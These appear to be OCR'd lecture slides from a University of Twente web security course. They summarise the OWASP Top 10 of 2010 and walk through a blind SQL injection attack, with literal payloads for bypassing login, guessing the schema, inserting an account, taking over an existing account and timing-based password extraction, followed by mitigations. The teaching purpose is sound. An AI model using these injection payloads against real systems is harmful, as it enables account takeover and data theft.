
UNIVERSITY OF TWENTE.




Network Security

Web Security

Anna Sperotto, Ramin Sadre

Design and Analysis of Communication Systems Group

University of Twente, 2012



OWASP Top 10 Application Security Risks – 2010

1. Injection: untrusted data is sent to an interpreter as part of a command or query.

2. Cross Site Scripting (XSS): attackers execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious site

3. Broken Authentication and Session Management: custom functions related to authentication and session management are often not implemented correctly (access to passwords, keys, session tokens, identities).

4. Insecure Direct Object References to an internal implementation object, such as a file, directory, or database key.

5: Cross Site Request Forgery (CSRF): allows the attacker to force the victim's browser to generate requests that an application thinks are legitimate requests from the victim.

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

OWASP Top 10 Application Security Risks – 2010

6. Security Misconfiguration at various level of an application stack

7. Insecure Cryptographic Storage: web applications do not properly protect sensitive data (credit card, credentials….)

8. Failure to Restrict URL Access: users can modify a URL to access information for which they should not have privileges.

9. Insufficient Transport Layer Protection: applications frequently fail to authenticate, encrypt, and protect the confidentiality and integrity of sensitive network traffic.

10. Unvalidated Redirects and Forwards: redirect user to other pages without checks (users might be redirect to phishing website…)

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

SQL Injection

SQL Injection

- Unverified/unsanitized user input vulnerability
- Used to perform unintended operations on a database
  - Bypass authentication mechanisms
  - Read otherwise unavailable information from the database
  - Write information such as new user accounts to the database
- It often involves quite some “guessing” from the hacker side

SQL Injection

- It affects applications that get raw user input and use it to create SQL statements
- What makes it possible: user input data are not checked for specific potentially harmful characters.
  - Easy to exploit
  - Relatively easy to fix
  - Still severely harmful

SQL Injection example

- The hacker has no previous knowledge about the target system.
- “Blind SQL Injection”: SQL errors are hidden by a generic error page.
- The goal: discover how the system is built and exploit it.

- The login page has a traditional username-and-password form, but also an email-me-my-password link.

- The trick: different inputs allow to progressively reconstruct the system

- http://www.unixwiz.net/techtips/sql-injection.html

SQL Injection example

- Step 1: check if the system accept not sanitized inputs (i.e., inputs with potentially harmful characters)

- Guess the underlying SQL code

```
SELECT fieldlist FROM table WHERE field = '$EMAIL';
```

- Enter `steve@unixwiz.net'` in the email field
- The SQL code is now

```
SELECT fieldlist FROM table WHERE field = 'steve@unixwiz.net'';
```

which results in a server error ➔ broken input are parsed literally.

- The system is vulnerable!

SQL Injection example

- Step 2: exploit valid SQL constructs in the WHERE clause
- Enter `anything' OR 'x'='x` in email field

- The resulting SQL query is now looking like

```
SELECT fieldlist FROM table WHERE field = 'anything' OR 'x'='x';
```

- **The query will return every item in table** *table*. The system will interprets and uses the first item of the results list.

SQL Injection example

- Step 3: schema field mapping
  - The attacker can try to infer the table schema by guessing field names

```
SELECT fieldlist FROM table WHERE field = 'email_from_web_form';
```

- We try to guess if email is a valid field name

```
SELECT fieldlist FROM table
WHERE field = 'x' AND email IS NULL;--';
```

  - If the query returns an error, we most likely have guessed wrong (syntax error).
  - If the query is accepted, I can try to guess other fields

```
SELECT email, passwd, login_id, full_name FROM table
WHERE email= 'x' AND userid IS NULL;--';
```

SQL Injection example

- Step 4: finding the table name

  - We can use a table name only if we use a nested query, in this case a subselect

```
SELECT email, passwd, login_id, full_name FROM table
WHERE email= 'x' AND 1=(SELECT COUNT(*) FROM tabname); --';
```

    - Members was a valid table name

  - Note: as in the previous case, this operation may need quite some guesswork.

SQL Injection example

- Step 4: Add a new member
  - Injection allows to try any SQL statement

```
SELECT email, passwd, login_id, full_name FROM table
WHERE email= 'x'; INSERT INTO
members ('email','passwd','login_id','full_name')
VALUES ('steve@unixwiz.net','hello','steve','Steve
            Friedl'); --';
```

SQL Injection example

- Step 4: Add a new member
  - The attack might go wrong:

1. There might not have been enough room in the web form to enter this much text directly.
2. The web application user might not have **INSERT** permission on the **members** table.
3. There are undoubtedly other fields in the **members** table, and some may *require* initial values, causing the **INSERT** to fail.
4. Even if the new record is created, the application itself might not behave well due to the auto-inserted NULL fields.
5. A valid "member" might require not only a record in the **members** table, but associated information in other tables (say, "accessrights"), so adding to one table alone might not be sufficient.

SQL Injection example

- Step 5: Modify an existing user
  - Assume we know that `bob@example.com` is a valid email
    - Substitute this email address with the one of the attacker

```
SELECT email, passwd, login_id, full_name
FROM members WHERE email = 'x';
  UPDATE members SET email = 'steve@unixwiz.net'
  WHERE email = 'bob@example.com';
```

    - Retrieve user and password using the email-me-my-password link
    - You can log into the system with `bob@example.come` credentials

Mitigation

- Sanitize the input
  - Ensure that no harmful characters appears in the input
    - It is easier to know which are the good data. For example an email address can contain only the following characters

```
a-z, A-Z, 0-9, @.-_+
```

- Use bound parameters (prepared statements)
- Limit database permissions
- Use stored procedure for database access
- Isolate the web server (DMZ, for example)
- Configure error reporting (do not disclose more information than necessary)

Timing attacks on SQL Injection

- Infer information by checking how long the database needs to perform intensive operations.

- Example:

```
SELECT IF(SUBSTRING(user_password,1,1) = CHAR(50),
        BENCHMARK(5000000,ENCODE('MSG','by 5 seconds')),null)
FROM users WHERE user_id = 1;
```

- If the server response was quite long we may expect that the first user password character with user_id = 1 is character ‘2’ (CHAR(50) == ‘2’)

SQL Injection: Only Manual Guessing?

- Automated attacks are also possible
- Tools have been developed, for example for penetration testing.
  - Example: sqlmap partly developed within OWASP grant program.

- Less time consuming than manual attacks
- Need to take into account SQL dialects